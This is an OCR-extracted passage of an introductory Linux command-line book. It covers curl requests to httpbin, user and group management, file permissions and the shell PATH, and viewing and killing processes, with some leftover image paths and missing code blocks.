$ curl -d @data.txt https://httpbin.org/post
{
  "args": {},
  "data": "",
  "files": {},
  "form": {
    "lang": "Python",
    "name": "kushal"
  },
  "headers": {
    "Accept": "*/*",
    "Content-Length": "23",
    "Content-Type": "application/x-www-form-urlencoded",
    "Host": "httpbin.org",
    "User-Agent": "curl/7.79.1",
    "X-Amzn-Trace-Id": "Root=1-62795cf0-2f1afd31178c28137be111d6"
  },
  "json": null,
  "origin": "193.138.218.212",
  "url": "https://httpbin.org/post"
}
```

4.5 Following redirection

One can use *-L* option to tell curl to follow any **3xx** redirect form the server. To see this, first we will call with *-I* to *http://kushaldas.in*, this will return a *302* redirection to the *https://kushaldas.in* site. In the second run, we will also provide *-L*, so that curl will follow the redirection. *-I* allows curl to do a *HEAD* request to the server.

```
$ curl -I http://kushaldas.in
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.18.0
Date: Sat, 16 Apr 2022 15:03:02 GMT
Content-Type: text/html
Content-Length: 145
Connection: keep-alive
```

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```
Location: https://kushaldas.in/


$ curl -LI http://kushaldas.in
HTTP/1.1 302 Moved Temporarily
Server: nginx/1.18.0
Date: Sat, 16 Apr 2022 15:03:06 GMT
Content-Type: text/html
Content-Length: 145
Connection: keep-alive
Location: https://kushaldas.in/

HTTP/2 200
server: nginx/1.18.0
date: Sat, 16 Apr 2022 15:03:06 GMT
content-type: text/html; charset=utf-8
content-length: 27890
last-modified: Fri, 01 Apr 2022 13:35:38 GMT
etag: "6246ffaa-6cf2"
strict-transport-security: max-age=31536000
onion-location: https://kushal76uaid62oup5774umh654scnu5dwzh4u2534qxhcbi4wbab3ad.onion
permissions-policy: interest-cohort=()
x-frame-options: DENY
x-content-type-options: nosniff
referrer-policy: strict-origin
accept-ranges: bytes
```

4.6 Example: to view github's pull request patch

We can use the options we already learned to get any patch from github. When I started writing this chapter, I did an initial PR. Let us first see what happens when we just try to get the page.

```
$ curl https://github.com/kushaldas/lym/pull/58 | less
```

You will notice a lot of HTML/JS, but we want to see the actual code diff, we can try to do that by adding *.diff* to the end of the URL.

```
$ curl https://github.com/kushaldas/lym/pull/58.diff
<html><body>You are being <a href="https://patch-diff.githubusercontent.com/raw/
↪kushaldas/lym/pull/58.diff">redirected</a>.</body></html>
```

We can see that it is a redirect, now we can use *-LO* flag to follow the redirect, and also save the patch in *58.diff*.

```
$ curl -LO https://github.com/kushaldas/lym/pull/58.diff
```

4.7 Viewing more details about the transfer

We can use *–write-out* flag to get more details about the transfer. It prints them after the main output, based on the variable we pass. For example we can check the *HTTP status code* in both the calls.

```
$ curl -s --write-out '%{http_code}' http://kushaldas.in -o /dev/null
302
$ curl -s --write-out '%{http_code}' https://kushaldas.in -o /dev/null
200
```

You can pass *–write-out '%{json}'* to see the all the different details as JSON. Read the man page of curl for more details.

4.8 Doing multiple requests at once

We can use *–next* flag to do multiple requests one after (as totally separate operations). It resets all of the settings/command line options used before.

```
$ curl --user-agent "ACAB/1.0" http://httpbin.org/get --next  https://httpbin.org/get
{
  "args": {},
  "headers": {
    "Accept": "*/*",
    "Host": "httpbin.org",
    "User-Agent": "ACAB/1.0",
    "X-Amzn-Trace-Id": "Root=1-625b0986-39eae16e7144c2ec7601b697"
  },
  "origin": "193.138.218.212",
  "url": "http://httpbin.org/get"
}
{
  "args": {},
  "headers": {
    "Accept": "*/*",
    "Host": "httpbin.org",
    "User-Agent": "curl/7.79.1",
    "X-Amzn-Trace-Id": "Root=1-625b0987-6bc8f2a30c2fef0037c7d629"
  },
  "origin": "193.138.218.212",
  "url": "https://httpbin.org/get"
}
```

In the above example you can see the different *User-Agent* value only in the first operation, but not on the second one.

4.9 Inspecting HTTP headers

You can use *-v* flag to inspect the HTTP headers in a request/response.

```
$ curl -v http://httpbin.org/get
*   Trying 54.91.120.77:80...
* Connected to httpbin.org (54.91.120.77) port 80 (#0)
> GET /get HTTP/1.1
> Host: httpbin.org
> User-Agent: curl/7.79.1
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
```

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```
< Date: Fri, 15 Apr 2022 10:03:05 GMT
< Content-Type: application/json
< Content-Length: 256
< Connection: keep-alive
< Server: gunicorn/19.9.0
< Access-Control-Allow-Origin: *
< Access-Control-Allow-Credentials: true
<
{
  "args": {},
  "headers": {
    "Accept": "*/*",
    "Host": "httpbin.org",
    "User-Agent": "curl/7.79.1",
    "X-Amzn-Trace-Id": "Root=1-625942d9-163a40480c9aea0470fd9c2e"
  },
  "origin": "185.195.233.166",
  "url": "http://httpbin.org/get"
}
* Connection #0 to host httpbin.org left intact
```

Here the lines with > at starting showing the headers in the request, and < shows the headers in the response.

For the rest of the chapter we will keep using httpbin.org, which is a service run by Kenneth Reitz. The service returns JSON as output.

Say you want to only view the headers, and don't want to see the actual file/URL content, you can use *-s* and *-o /dev/null* as flags.

```
$ curl -s -v http://httpbin.org/get -o /dev/null
*   Trying 52.7.224.181:80...
* Connected to httpbin.org (52.7.224.181) port 80 (#0)
> GET /get HTTP/1.1
> Host: httpbin.org
> User-Agent: curl/7.79.1
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Sat, 16 Apr 2022 09:18:46 GMT
< Content-Type: application/json
< Content-Length: 256
< Connection: keep-alive
< Server: gunicorn/19.9.0
< Access-Control-Allow-Origin: *
< Access-Control-Allow-Credentials: true
<
{ [256 bytes data]
* Connection #0 to host httpbin.org left intact
```

4.10 Adding new HTTP headers

To learn about this feature of *curl* first we will try to access one URL with a *GET* request. We will inspect the status code returned by the server, and also the headers.

```
$ curl -s -v http://httpbin.org/bearer -o /dev/null
*   Trying 54.90.70.44:80...
* Connected to httpbin.org (54.90.70.44) port 80 (#0)
> GET /bearer HTTP/1.1
> Host: httpbin.org
> User-Agent: curl/7.79.1
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 401 UNAUTHORIZED
< Date: Wed, 20 Apr 2022 07:41:25 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 0
< Connection: keep-alive
< Server: gunicorn/19.9.0
< WWW-Authenticate: Bearer
< Access-Control-Allow-Origin: *
< Access-Control-Allow-Credentials: true
<
* Connection #0 to host httpbin.org left intact
```

It says *401 UNAUTHORIZED*. Now, if check the documentation, it says to send in *Authorization* header with a bearer token. Which is generally a random value depending on the server implementation (random, but only for actual authenticated users). We will try to send in *123456* as token using the *-H* flag. You can pass multiple such headers by using the *-H* multiple times.

```
$ curl -H "Authorization: Bearer 123456" -s -v http://httpbin.org/bearer -o /dev/null
*   Trying 35.169.55.235:80...
* Connected to httpbin.org (35.169.55.235) port 80 (#0)
> GET /bearer HTTP/1.1
> Host: httpbin.org
> User-Agent: curl/7.79.1
> Accept: */*
> Authorization: Bearer 123456
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 20 Apr 2022 07:46:09 GMT
< Content-Type: application/json
< Content-Length: 50
< Connection: keep-alive
< Server: gunicorn/19.9.0
< Access-Control-Allow-Origin: *
< Access-Control-Allow-Credentials: true
<
{ [50 bytes data]
* Connection #0 to host httpbin.org left intact
```

4.11 Curl book

If you want to know more, there is an amazing online book to read. The man page of *curl* also has a lot of details.

CHAPTER 5


Users and Groups

In this chapter we'll learn about user and group management on your system, and also about basic access control.

In Linux everything is associated to an user and a group. Based on these values, the system figures out, who can access what part of the system. That includes files, directories, network ports etc.

5.1 Finding the owner of file

We use the **ls -l** command to find the owner, and group of a file or directory.



In the above example, fedora is the name of the owner and group both. The first value talks about who can access this file (we will learn about this in a while.)

5.2 /etc/passwd file

/etc/passwd contains all the users available in the system. This is a plain text file (this means you can view the information by using *cat* command.)

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```

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```
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-timesync:x:999:998:systemd Time Synchronization:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
chrony:x:998:995::/var/lib/chrony:/sbin/nologin
systemd-coredump:x:994:994:systemd Core Dumper:/:/sbin/nologin
fedora:x:1000:1000:Fedora:/home/fedora:/bin/bash
polkitd:x:993:993:User for polkitd:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/
↪null:/sbin/nologin
```

Each line has seven entries separated by *:*.

```
username:password:uid:gid:gecos:/home/dirname:shell
```

FIELD	MEANING
username	the username
password	the password of the user
uid	Numeric user id
gid	Numeric group id of user
gecos	arbitary field
/home/dirname	Home directory of the user
shell | Which shell to use for the user	

You'll see accounts with */sbin/nologin* as their shell. These are generally accounts for various services, which are not supposed to be used by a normal human user; (which is why, no shell is needed.)

The actual user passwords are stored in an encrypted form in */etc/shadow* file, with only the root user having access to this file.

```
$ ls -l /etc/shadow
----------. 1 root root 2213 Jun 22 15:20 /etc/shadow
```

If you want to know more about the current user, use the *id* command.

```
$ id
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant) context=unconfined_
↪u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

5.3 Details about groups

Group details are stored inside the */etc/group* file. Each user has one primary group, and zero or more supplementary groups.

5.4 wheel group

If your user is part of the *wheel* group, then it has sudo access. If you remember the Fedora Installer, it actually gives you the option to mark a new user to be part of the wheel group during installation.

5.5 Becoming superuser

Have you noticed the silent command **sudo** in front of many commands in the lab before? We use that **sudo** command to become *root* user temporarily. The *root* user is also known as the superuser of the system, it has all the access power to change anything on the system. It is the administrator account of any Linux system.

Try the following command.

```
$ sudo id
```

Now, you will find the *id** command worked as root instead of your regular user.

If you want to become *root* user for more than one command, then use the following command, and provide the *root* password to the input.

```
$ su -
```

Important: To be able to use **sudo** command, you must have your user mentioned in the */etc/sudoers* file. The best way to edit the file is to use **visudo** command as root user.

Important: Read the man pages of *su* and *sudo* command.

5.6 Adding a new user

The **useradd** command adds a new user to the system. As you can well guess, this command has to execute as root, otherwise anyone can add random user accounts in the system. The following command adds a new user *babai* to the system.

```
$ sudo useradd babai
```

In Fedora, the initial user you create gets the uid 1000.

5.7 Changing user passwords

The **passwd** command helps to change any user password.

```
$ sudo passwd babai
Changing password for user babai.
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
```

5.8 Modifying existing user details

The **usermod** command can help to modify an existing user. You can use the same command to lock user account in the system.

```
$ sudo usermod -L babai
$ su - babai
Password:
su: Authentication failure
$ sudo usermod -U babai
```

The last command in the above example unlocks the user account.

5.9 Deleting a user

We use the **userdel** command to delete a user from the system.

5.10 Adding a new group

The **groupadd** command adds a new group. You can also pass the group id as an option. In the following example we are adding a new group called *firejumpers*.

```
$ sudo groupadd -g 4001 firejumpers
```

5.11 Adding new group to an user

We can use **usermod** command to add any extra group to any of our system user. In the following example, we are adding *firejumpers* group to our vagrant user.

```
$ sudo usermod -aG firejumpers vagrant
```

Important: It is important to use **-a** flag to the *usermod* command. Without the **-a** flag *usermod* command will delete all the existing groups of the user. With *usermod -a* we append the user to the supplemental groups. And **-G** flag specifies the new list of supplementary GROUPS. Therefore with *usermond -aG* we append the new list of supplementary groups to the user's existing group/groups.

CHAPTER 6

File permissions

Linux follows long Unix history, and has the same kinds of permission and ownership of files and directories. In this chapter, we will learn in detail about the same.

Let us look at the output of *ls -l* command.

```
$ ls -l
total 24
drwxrwxr-x. 2 fedora fedora 4096 Jun 24 08:00 dir1
-rw-rw-r--. 1 fedora fedora  174 Jun 23 13:26 files.tar.bz2
-rw-rw-r--. 1 fedora fedora  164 Jun 23 13:20 files.tar.gz
-rw-rw-r--. 1 fedora fedora   19 Jun 23 14:14 hello.txt
lrwxrwxrwx. 1 fedora fedora   13 Jun 23 12:32 name -> /etc/hostname
```

The first column contains the permission details of each file and directory. The permissions are displayed using groups of three values, *r* for read access, *w* for write access, and *x* for execute access. These 3 values are mentioned for owner, group, and other user accounts. The first - can be *d* for directories or *l* for links.

There's another way to calculate the same file permissions, using numbers.

Read	4
Write	2
Execute	1

This means, if you want to give read and write access only to the owner and group, you mention it like this "660", where the first digit is for the owner, second digit is for the group, and the third digit is for the other users. We can use this format along with the *chmod* command to change permissions of any file or directory.

6.1 chmod command

chmod is the command which changes the file mode bits. Through chmod command one can alter the access permissions (i.e to permissions to read, write and execute) to file system objects (i.e files and directories). If we look at the command closely chmod is the abbreviation of change mode. A few examples are given below.

```
$ echo "hello" > myfile.txt
$ cat myfile.txt
hello
$ ls -l myfile.txt
-rw-rw-r--. 1 fedora fedora 6 Jun 25 03:42 myfile.txt
$ chmod 000 myfile.txt
$ ls -l myfile.txt
----------. 1 fedora fedora 6 Jun 25 03:42 myfile.txt
$ cat myfile.txt
cat: myfile.txt: Permission denied
$ chmod 600 myfile.txt
$ ls -l myfile.txt
-rw-------. 1 fedora fedora 6 Jun 25 03:42 myfile.txt
$ cat myfile.txt
hello
```

In the first line, we created a new file called *myfile.txt* using the *echo* command (we redirected the output of echo into the file). Using the *chmod 000 myfile.txt* command, we removed the read/write permissions of the file, and as you can see in the next line, even the owner of the file cannot read it. Setting the mode to *600* brings back read/write capability to the owner of that particular file.

The executable permission bit is required for directory access, and also for any file you want to execute.

6.2 PATH variable

The PATH is a shell variable. When we type a command in the bash shell, it searches for the command in the directories mentioned in the succeeding/sequential order, in the PATH variable. We can see the current *PATH* value using the echo command.

```
$ echo $PATH
/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/home/fedora/.local/bin:/home/
↪fedora/bin
```

The different directories are separated by ∴. To a search a particular command the shell will search in the following sequential order -

- */usr/local/bin*
- */usr/bin*
- */usr/local/sbin*
- */usr/sbin*
- */home/fedora/.local/bin*
- */home/fedora/bin*

You can see the /home/fedora/bin directory is mentioned in the path. This means if we have that directory, and an executable file is in there, we can use it as a normal command in our shell. We will see an example of this, later in the book.

6.3 ~/.bash_profile file

~/.bash_profile is the configuration file for bash for the users who are allowed to login (via GUI or via ssh). On Fedora systems this file also read configuration from the *~/.bashrc* file.

```
# Get the aliases and functions
if [ -f ~/.bashrc ]; then
    . ~/.bashrc
fi
```

One can set environment variables, update **$PATH** or any other important variables, or commands to execute after login using this file. But, remember to relogin or source the file (*source ~/.bash_profile*) after making the change.

6.4 .bashrc file

The *~/.bashrc* is a special configuration file for your bash terminal used for the users who can not login via the standard methods. These accounts will have *nologin* marked in the */etc/passwd* file. For example:

```
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
```

You can define or delete or update environment variables and add commands to execute when a new interactive shell opens up for the users who can not login.

For example, if want to add a new directory path to the **PATH** variable, then we can add the following line at the end of the *~/.bashrc* file.

```
export PATH=/mnt/myproject/bin:$PATH
```

After modifying the *.bashrc* file you will have to source it, or open a new tab in your terminal to see the change.

Important: To know more, read the man page of *bash* command.

6.5 /etc/profile file

This file is used to configure whenever a new login shell is created. This configures system wide, means if you add any variable here, that will be available for all users who can login to the system.

6.6 which command

We use the *which* command, to find the exact path of the executable being used by a command in our shell.

```
$ which chmod
/usr/bin/chmod
$ which tree
/usr/bin/which: no tree in (/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/home/
↪fedora/.local/bin:/home/fedora/bin)
```

The second example shows the output in case the *which* command cannot find the executable mentioned.

6.7 Use *which* command to see how $PATH variable works


```
$ asakj
bash: asakj: command not found...

$ which asakj
/usr/bin/which: no asakj in (/home/adas/.local/bin:/home/adas/bin:/home/adas/.cargo/
↪bin:/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin)
```

There is no command as *asakj*. The shell searched for *asakj* in the directory as designated under the $PATH varible in the .bashrc file and not found it - *bash: asakj: command not found...* Then with the *which* command we can actually see how does that search work.

6.8 she-bang or sha-bang in executable files

she-bang or sha-bang is the first line in scripts; which starts with *#!* and then the path of the interpreter to be used for the rest of the file. We will create a simple bash hello world script using the same, and then execute it.




```
$ vim hello.sh
$ chmod +x hello.sh
$ ./hello.sh
Hello World!
```

CHAPTER 7

Processes in Linux

A process is a program (think about any Linux application) in a running state. It contains various details, like the memory space the program needs, a process id, the files opened by the process, etc.

7.1 How to view all running processes?

The following command shows all the processes from your computer.

```
$ ps aux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  0.0 215356  4984 ?        Ss   May29   0:28 /usr/lib/systemd/
↪systemd --system --deserialize 19
root          2  0.0  0.0      0     0 ?        S    May29   0:00 [kthreadd]
root          4  0.0  0.0      0     0 ?        S<   May29   0:00 [kworker/0:0H]
root          6  0.0  0.0      0     0 ?        S    May29   0:11 [ksoftirqd/0]
root          7  0.0  0.0      0     0 ?        S    May29   8:27 [rcu_sched]
... long output
```

You can see that the output also tells you under which user the process is running, what the actual command being used is, and the percentage of CPU and memory usage.

The *PID* column shows the process id; you can see that the *systemd* process has PID 1, which means it is the first process to start in the system.

7.2 How to find a particular process?

Let's say, I want to know the process id of the Firefox browser in my system. I can use the following command to find that information.

```
$ ps aux | grep firefox
kdas     26752 96.1  9.7 2770724 763436 ?      Sl   16:16   0:35 /usr/lib64/firefox/
↪firefox
kdas     26919  0.0  0.0 118520   980 pts/3    S+   16:17   0:00 grep --color=auto␣
↪firefox
```

Here, we are first running the ps command, and then passing the output of that to the next command using the | character. In this case, as you see, grep is that second command. We can find and look for text using the grep tool. We will learn more about grep in the future.

7.3 How to kill/stop a particular process?

We can kill/stop any process using the *kill* command. We found out, in the last example, that the id of the Firefox process in my computer is 26752, we can use that id to kill it.

```
$ kill 26752
```

If there is no error message, you'll find that Firefox has disappeared.

7.4 Finding out list of open files

lsof command will show list of all open files. The man page has more details about the different command line options available.

7.5 Signals

Signals are a limited way to communicate to a process. You can think about them as notifications to a process, and depending on the signal handler in the code, the process does something with that signal. The *kill* command actually sends a signal to the given process id, the default signal is *TERM*, which says to terminate the process. To directly/forcibly kill a process, you can send the *KILL* signal.

```
$ kill -9 26752
```

Here *9* is number representation of the *KILL* signal. To know more about Linux signals, read the man page.

```
$ man 7 signal
```

kill command also has a *-l* flag, which prints all of the signal names, and numbers on the screen.

```
$ kill -l
1) SIGHUP       2) SIGINT       3) SIGQUIT      4) SIGILL       5) SIGTRAP
6) SIGABRT      7) SIGBUS       8) SIGFPE       9) SIGKILL     10) SIGUSR1
11) SIGSEGV    12) SIGUSR2     13) SIGPIPE     14) SIGALRM     15) SIGTERM
16) SIGSTKFLT  17) SIGCHLD     18) SIGCONT     19) SIGSTOP     20) SIGTSTP
21) SIGTTIN    22) SIGTTOU     23) SIGURG      24) SIGXCPU     25) SIGXFSZ
26) SIGVTALRM  27) SIGPROF     28) SIGWINCH    29) SIGIO       30) SIGPWR
31) SIGSYS     34) SIGRTMIN    35) SIGRTMIN+1  36) SIGRTMIN+2  37) SIGRTMIN+3
38) SIGRTMIN+4         39) SIGRTMIN+5  40) SIGRTMIN+6  41) SIGRTMIN+7  42) SIGRTMIN+8
43) SIGRTMIN+9         44) SIGRTMIN+10 45) SIGRTMIN+11 46) SIGRTMIN+12 47) SIGRTMIN+13
48) SIGRTMIN+14        49) SIGRTMIN+15 50) SIGRTMAX-14 51) SIGRTMAX-13 52) SIGRTMAX-12
```

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```
53) SIGRTMAX-11       54) SIGRTMAX-10 55) SIGRTMAX-9  56) SIGRTMAX-8  57) SIGRTMAX-7
58) SIGRTMAX-6        59) SIGRTMAX-5  60) SIGRTMAX-4  61) SIGRTMAX-3  62) SIGRTMAX-2
63) SIGRTMAX-1        64) SIGRTMAX
```

7.6 top command

top is a very useful command while using a Linux system. It's a quick way to know about all the running processes in the system, and their related status about CPU and memory usage in general. To get out of top, press the key *q*.

```
top - 17:37:28 up 24 days, 11:52,  2 users,  load average: 0.57, 0.73, 0.75
Tasks: 372 total,   2 running, 370 sleeping,   0 stopped,   0 zombie
%Cpu(s): 11.6 us,  2.6 sy,  0.0 ni, 84.9 id,  0.1 wa,  0.3 hi,  0.5 si,  0.0 st
KiB Mem :  7858752 total,  1701052 free,  4444136 used,  1713564 buff/cache
KiB Swap:  3268604 total,  1558396 free,  1710208 used.  2431656 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
28300 kdas      20   0 1502016 287340  44396 R  25.0  3.7 290:56.60 chrome
2668 kdas       9 -11 2067292   9756   7164 S   6.2  0.1 166:06.48 pulseaudio
15122 kdas      20   0  771844  33104  11352 S   6.2  0.4  39:24.60 gnome-terminal-
24760 kdas      20   0 1945840 209128  76952 S   6.2  2.7   1:41.15 code
27526 kdas      20   0  156076   4268   3516 R   6.2  0.1   0:00.01 top
    1 root      20   0  215356   4880   3108 S   0.0  0.1   0:28.25 systemd
    2 root      20   0       0      0      0 S   0.0  0.0   0:00.66 kthreadd
    4 root       0 -20       0      0      0 S   0.0  0.0   0:00.00 kworker/0:0H
    6 root      20   0       0      0      0 S   0.0  0.0   0:11.79 ksoftirqd/0
    7 root      20   0       0      0      0 S   0.0  0.0   8:28.06 rcu_sched
... long output
```

By the way, feel free to press *1* and see if anything changes in the top command output.

7.7 Load average

If you look at the *top* output carefully, you will find load average mentioned. Actually, there are 3 numbers provided; these are the load averages of the system in the last one minute, 5 minutes ago, and 15 minutes ago.

```
load average: 0.57, 0.73, 0.75
```

In simple words, load average means the average time any process has to wait to get access to the CPU (or other resources), in idle state the load average is 0. This information is a quick way to learn about the system, if the system is slow to respond, just looking at the load-average, and then the rest of the top output should be a good starting point.


7.8 htop tool

htop is a modern version of the top tool. It has many more features, interactiveness being the biggest amongst them. **htop** does not come by default in most of the Linux installations, which means you will have to install it using the system's package management tool.

These are the ways to install it in Fedora and in Debian/Ubuntu

```
$ sudo dnf install htop -y
```

```
$ sudo apt-get install htop
```



To know more about htop, please read the man page.

```
$ man htop
```

7.9 More about Linux processes

You can learn more about Linux processes in the glibc manual. Use the *info* command to find out more.

```
$ info libc process
```

7.10 /proc directory

/proc is a special directory in our filesystem. This is a virtual filesystem which contains information about all the running processes, and information about the hardware present in the system. You will find that the files in the virtual filesystem are *0* in size.

Now we'll learn about a few files inside this directory.

7.11 /proc/cpuinfo

/proc/cpuinfo file has information about the CPU in your system. It includes the model number, and also the various flags available in that particular CPU model.

7.12 /proc/cmdline

/proc/cmdline file has all the parameters passed to the kernel at the bootup time. The following is a cloud-based virtual machine.

```
$ cat /proc/cmdline
BOOT_IMAGE=/boot/vmlinuz-4.8.6-300.fc25.x86_64 root=UUID=9be70055-35f2-4a57-b120-
↪5a003dfdb504 ro no_timer_check console=tty1 console=ttyS0,115200n8 rhgb quiet␣
↪console=ttyS1 LANG=en_US.UTF-8 initrd=/boot/initramfs-4.8.6-300.fc25.x86_64.img
```

7.13 /proc/meminfo

/proc/meminfo contains information related to the memory in the system. You can see the total amount RAM, the available memory and other values there.

```
$ cat /proc/meminfo
MemTotal:        4046820 kB
MemFree:         2960568 kB
MemAvailable:    3696216 kB
Buffers:           53756 kB
Cached:           830052 kB
SwapCached:            0 kB
Active:           347216 kB
